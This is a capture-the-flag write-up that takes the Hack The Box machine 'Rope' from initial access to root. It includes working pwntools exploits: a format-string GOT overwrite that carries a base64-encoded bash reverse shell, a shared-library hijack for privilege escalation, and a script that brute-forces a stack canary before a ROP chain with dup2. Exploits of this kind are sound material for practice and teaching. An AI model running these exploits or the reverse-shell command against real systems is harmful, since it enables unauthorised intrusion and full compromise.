
ROPE


On our initial nmap scan, there are only 2 ports open: 22 and 9999. Browsing to 9999, we see a login panel. Playing around, there isn't much of anything that is eye catching. However, we do find that there is an lfi. After a while, we find the httpserver binary at rope.htb:9999/httpserver. Downloading this file, we run checksec on it.
It's dynamically linked and has PIE; we can also assume that it has ASLR. Luckily, two things about this will help: it's 32 bit and has symbols built in.
Reversing this binary, we find a bug in the log_access function.



```
  pcVar3 = inet_ntoa((in_addr)((in_addr *)(param_2 + 4))->s_addr);
  printf("%s:%d %d - ",pcVar3,(uint)uVar2,param_1);
  printf(param_3);
  puts("");
  puts("request method:");
  puts(param_3 + 0x400);
```

param_3 will be the directory/file we attempt to access. Calling printf directly on a variable without format strings leads to a format string attack, which can lead to arbitrary write. Also, puts is called on the request method we send. Note this fact for later. First of all, we need to deal with the PIE and ASLR issue. Thankfully, we have a lfi on the web server. Let's lfi /proc/self/maps. However, simply accessing that page results in a blank a broken page. Luckily, we can control the range option in request. Doing the following will get you some nice output.

curl --path-as-is -v http://10.10.10.148:9999//proc/self/maps -H 'Range: bytes=0-200000



```
565d6000-565d8000 r-xp 00001000 08:02 660546                             /opt/www/httpserver
565d8000-565d9000 r--p 00003000 08:02 660546                             /opt/www/httpserver
565d9000-565da000 r--p 00003000 08:02 660546                             /opt/www/httpserver
565da000-565db000 rw-p 00004000 08:02 660546                             /opt/www/httpserver
57fcc000-57fee000 rw-p 00000000 00:00 0                                  [heap]
f7d8a000-f7f5c000 r-xp 00000000 08:02 660685                             /lib32/libc-2.27.so
f7f5c000-f7f5d000 ---p 001d2000 08:02 660685                             /lib32/libc-2.27.so
f7f5d000-f7f5f000 r--p 001d2000 08:02 660685                             /lib32/libc-2.27.so
f7f5f000-f7f60000 rw-p 001d4000 08:02 660685                             /lib32/libc-2.27.so
f7f60000-f7f63000 rw-p 00000000 00:00 0
f7f6c000-f7f6e000 rw-p 00000000 00:00 0
f7f6e000-f7f71000 r--p 00000000 00:00 0                                  [vvar]
f7f71000-f7f73000 r-xp 00000000 00:00 0                                  [vdso]
f7f73000-f7f99000 r-xp 00000000 08:02 660681                             /lib32/ld-2.27.so
f7f99000-f7f9a000 r--p 00025000 08:02 660681                             /lib32/ld-2.27.so
f7f9a000-f7f9b000 rw-p 00026000 08:02 660681                             /lib32/ld-2.27.so
ff9a1000-ff9c2000 rw-p 00000000 00:00 0                                  [stack]
```

Next to when the binary's name first appear (in the same row) is the PIE base address. Same idea for libc base. It also tells you about the libc file location! Make sure to download the libc from the server too via the lfi. Now, let's pwn this binary. What's our pwning plan? Well since puts is called on the request type, what if we change that part of the request to a shell command after overwriting puts with system? Only one problem, our shell command can't have spaces and we can't directly pop a shell because of fd (but we can get a reverse shell!). To deal with the spaces issue, use ${IFS}. However, using that with a command like the following will cause issues:

bash -c 'bash -i >& /dev/tcp/10.10.14.21/1337 0>&1'

Instead, what if we base64 encoded that, and then used the IFS technique to run the decoded command?

echo${IFS}"YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMS8xMzM3IDA+JjEn"|base64${IFS}-d|bash

Testing it locally, this string does show up as the request header. Now once we overwrite it, we can catch a shell on port 1337! Below is my exploit with comments. To figure out the offset, we could type AAAA and then type many %p. Whichever group of values show 41414141 on the server side will be the index of offset.

```
from pwn import *
import urllib

context(arch='i386')
binary = ELF('./httpserver')
libc = ELF('./libc-2.27.so')
#curl --path-as-is -v http://10.10.10.148:9999//proc/self/maps -H 'Range: bytes=0-200000'
#first lines are exe base, similar for libc
pie = 0x565d5000
libcBase = 0xf7d8a000
system = libcBase + libc.symbols['system']
puts = pie + binary.got['puts']
#puts puts out our request type, we can overwrite with system, but no space so that's why weird encoding
#command = 'wget http://localhost:9999/'
#payload = 'ABCD' + ' %p' * 53, offset of 53, determines string format offset
writes = {puts:system}
payload = fmtstr_payload(53, writes) #let pwn tools do the heavy lifting
print len(payload)
log.info("Payload: " + payload)
r = remote('rope.htb', 9999)
#double braces for escape
r.send('''\
echo${{IFS}}"YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMS8xMzM3IDA+JjEn"|base64${{IFS}}-d|bash /
{} HTTP/1.1
Host: rope.htb:9999
User-Agent: curl/7.65.3
Accept: /

'''.format(urllib.quote(payload))) #url encoding cause web server duh

r.interactive()
```

.

With a shell now, we are john. Run ssh-keygen to get a .ssh folder and throw in your public key. We could have also just created the authorized_keys files and set the permission correctly. After some basic enumeration, sudo -l mentions running /usr/bin/readlogs as r4j. Sounds like a priv esc route! Transfering the binary over, I attempted to run it, but saw an error about liblog.so. I also caught sight of a printlog function with the help of the library. Going to the lib directory, it turns out we can write to liblog.so. The function used also calls system. I knew a few people just overwrote the string called with system, but our team decided to just overwrite liblog.so with just a new .so file that directly called system("/bin/bash"). To compile, we used the following gcc command:

gcc -c -fPIC liblog_patched.c -o liblog_patched.o
gcc liblog_patched.o -shared -o liblog_patched.so

Then, bring it back to the server, overwrite liblog.so, run readlogs as -u r4j and you should get user!

For root, it's basic enumeration again. With netstat, we find something listening on 1337. We also noticed a binary in /opt/support/ called contact. Reversing it (just looking at strings for now) and connecting to the port shows they are the same binary. This binary is 64 bits and has no symbols, but ASLR, PIE, Canary, and NX. Luckily, it's a forking socket server so those pesky values that must be discovered stay the same within the same process. Some simple reversing once again helped me quickly identify the client reception function as well as the function calling recv(), which is basically read() but only works over sockets. That is where the bug occurs... stack size is only 0x50 bytes, but recv() reads in 0x400 bytes. No need for stack pivoting then! We have enough space just to keep ropping up. Just bruteforce the canary and rbp like every other ROP chain problem on forking socket servers. Also bruteforce the return address to beat PIE. To bruteforce, we rely on the fact that recv() does not add a null byte to what you enter. Therefore, we can bruteforce each address one by one and see if we ever get the "Done!" message again.

```
  //snippet from the function calling the vulnerable recv
  if (_Var2 == 0) {
    _Var3 = getuid();
    printf("[+] Request accepted fd %d, pid %d\n",(ulong)uParm1,(ulong)_Var3);
    __n = strlen(s_Please_enter_the_message_you_wan_001040e0);
    write(uParm1,s_Please_enter_the_message_you_wan_001040e0,__n);
    recv_data();
    send(uParm1,"Done.\n",6,0);
    uVar4 = 0;
  }

void recv_data(int iParm1)

{
  long in_FS_OFFSET;
  undefined local_48 [56];
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  recv(iParm1,local_48,0x400,0);
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return;
}
```

Bruteforcing was an extreme pain for me. There were incorrect bytes that come out occasionally that ended up bricking the script (just like in Old Bridge). Additionally, it was very slow. Make sure that your canary starts with a null byte, your rbp leak is aligned, and your PIE follows what it should be according to r2. I really should have done a tad bit more enumeration and used the Python3 on the server rather than tunneling the port out into my box with this command (add public keys to r4j too!):

```
ssh -L 1337:127.0.0.1:1337 r4j@rope.htb
```

Here was the bruteforcing script I used. A few others managed to make it work faster with a multithreaded version.

```
from pwn import *

HOST = 'localhost'
PORT = 10000

context(os = "linux", arch = "amd64")
#context.log_level = 'DEBUG'

elf = ELF("./contact")

def screen_clean():
 sys.stdout.write("\033[F")
 sys.stdout.write("\033[K")

def canary_bruteforce(offset):

 junk = "A" * (offset)
 canary_value = ""

 while len(canary_value) < 8:

  word = 0x00

  while word < 0xff:

   try:
    r = remote(HOST, PORT)
    screen_clean()

    payload = ""
    payload += junk
    payload += canary_value
    payload += chr(word)

    r.sendafter("Please enter the message you want to send to admin:", payload)
    r.recvline()
    if "Done" not in r.recvline():
     raise EOFError
    log.success("Byte found: " + hex(word))
    canary_value += chr(word)
    r.close()
    screen_clean()
    break

   except EOFError as error:
    word += 1
    r.close()
    screen_clean()

 return u64(canary_value)

def rbp_bruteforce(offset, canary):

 junk = "A" * (offset)
 rbp_addr = ""

 while len(rbp_addr) < 8:

  word = 0x00

  while word < 0xff:

   try:
    r = remote(HOST, PORT)
    screen_clean()
    payload = ""
    payload += junk
    payload += p64(canary)
    payload += rbp_addr
    payload += chr(word)

    r.sendafter("Please enter the message you want to send to admin:", payload)
    r.recvline()
    result = r.recvline()
    if "Done" not in result:
     raise EOFError
    log.success("Byte found: " + hex(word) + ". Response: " + result)
    rbp_addr += chr(word)
    r.close()
    screen_clean()
    break

   except EOFError as error:
    word += 1
    r.close()
    screen_clean()

 return u64(rbp_addr)


def return_address_bruteforce(offset, canary, rbp_addr):

 junk = "A" * (offset)
 ret_addr = "\x62" #had issues bruteforcing on remote

 while len(ret_addr) < 8:

  word = 0x00

  while word < 0xff:

   try:
    r = remote(HOST, PORT)
    screen_clean()
    payload = ""
    payload += junk
    payload += p64(canary)
    payload += p64(rbp_addr)
    payload += ret_addr
    payload += chr(word)

    r.sendafter("Please enter the message you want to send to admin:", payload)
    r.recvline(timeout=0.2)
    result = r.recvline(timeout=0.2)
    if "Done" not in result:
     raise EOFError
    log.success("Byte found: " + hex(word) + ". Response: " + result)
    ret_addr += chr(word)
    r.close()
    screen_clean()
    break

   except EOFError as error:
    word += 1
    print word
    r.close()
    screen_clean()

 return u64(ret_addr)

log.info("Deploying stage 1: Canary bruteforce")

canary_offset = 0x38
canary_value = 0x148cc3a091864d00 #canary_bruteforce(canary_offset)
log.success("Canary value: " + hex(canary_value))

log.info("Deploying stage 2: RBP content bruteforce")
```

```
rbp_cont = 0x7ffcc93ab980 #rbp_bruteforce(canary_offset, canary_value)
log.success("RBP content: " + hex(rbp_cont))

#this part is for testing inaccurate bytes due to whatever garbage is on the stack
#p = remote(HOST, PORT)
#p.sendafter("Please enter the message you want to send to admin:", 'A' * 0x38 + p64(canary_value) + #p64(0x7ffcc93ab980) + '\x62') #80 is least signifacant byte of rbp on remote
#print p.recvline()
#print p.recvline()
log.info("Deploying stage 3: Return address bruteforce")
ret_addr = return_address_bruteforce(canary_offset, canary_value, rbp_cont)
log.success("Return address: " + hex(ret_addr))
```

With those addresses popped, it's just a matter of leaking libc (I called write() on printf@GOT because I get easier control over fd there) and then changing fds with dup2, topping it off with a one gadget. We need dup2 so we get the shell on our side. Below is my exploit with full comments:

```
from pwn import *

#context.log_level = 'debug'
context(arch='amd64')
binary = ELF('./contact')
p = remote('localhost', 1337)
libc = ELF('libc.so')

canary = 0x74f9d8a238a1f600
rbp = 0x7ffcf3e68010
returnAddr = 0x5637362b1562
#       0010155d e8 38 00        CALL       recv_data                                        undefined
#               00 00
#     00101562 8b 45 ec        MOV        EAX,dword ptr [RBP + local_1c]

pie = returnAddr - 0x1562 #look at r2 too for pie offset
log.info('Base pie address: ' + hex(pie))
log.info('Canary: ' + hex(canary))
#leaking libc
#0x164b -> pop rdi; ret
#0x1649: pop rsi; pop r15; ret;
#0x1265: pop rdx; ret; set it to 8 because pointer leak
#call write
poprdi = pie + 0x164b
poprsir15 = pie + 0x1649
poprdx = pie + 0x1265
write = pie + 0x154e
printfgot = pie + binary.got['printf']
chain = p64(poprdi) + p64(4) + p64(poprsir15) + p64(printfgot) + p64(0) + p64(poprdx) + p64(8) + p64
(write)
payload = 'A' * 0x38 + p64(canary) + p64(rbp) + chain
p.sendlineafter('admin:\n', payload)
temp = p.recv(8)
printf = u64(temp)
libcBase = printf - libc.symbols['printf']
log.info('Leaked libc: ' + hex(libcBase))
p.close()
#popping shells
log.info('Popping a shell...')
p = remote('localhost', 1337)
libc.address = libcBase
#now dup2 everything and pop shell

payload  = ''
payload += 'A' * 0x38
payload += p64(canary)
payload += p64(rbp)

payload += p64(poprdi)
payload += p64(0x4)
payload += p64(poprsir15)
payload += p64(0x0)
payload += p64(0x0)
payload += p64(libc.symbols['dup2'])

payload += p64(poprdi)
payload += p64(0x4)
payload += p64(poprsir15)
payload += p64(0x1)
payload += p64(0x0)
payload += p64(libc.symbols['dup2'])

payload += p64(poprdi)
payload += p64(0x4)
payload += p64(poprsir15)
payload += p64(0x2)
payload += p64(0x0)
payload += p64(libc.symbols['dup2'])
payload += p64(poprdi)
payload += p64(0x4)
payload += p64(poprsir15)
payload += p64(0x3)
payload += p64(0x0)
payload += p64(libc.symbols['dup2'])

payload += p64(libc.address + 0x3eb0b) #pop rcx; ret, rop gadget from libc! the next one gadget requires rcx to be null
payload += p64(0)
payload += p64(libc.address + 0x4f2c5) # one gadget magic

p.sendafter('admin:\n', payload)
p.interactive()
```

And now, you will have a shell as root!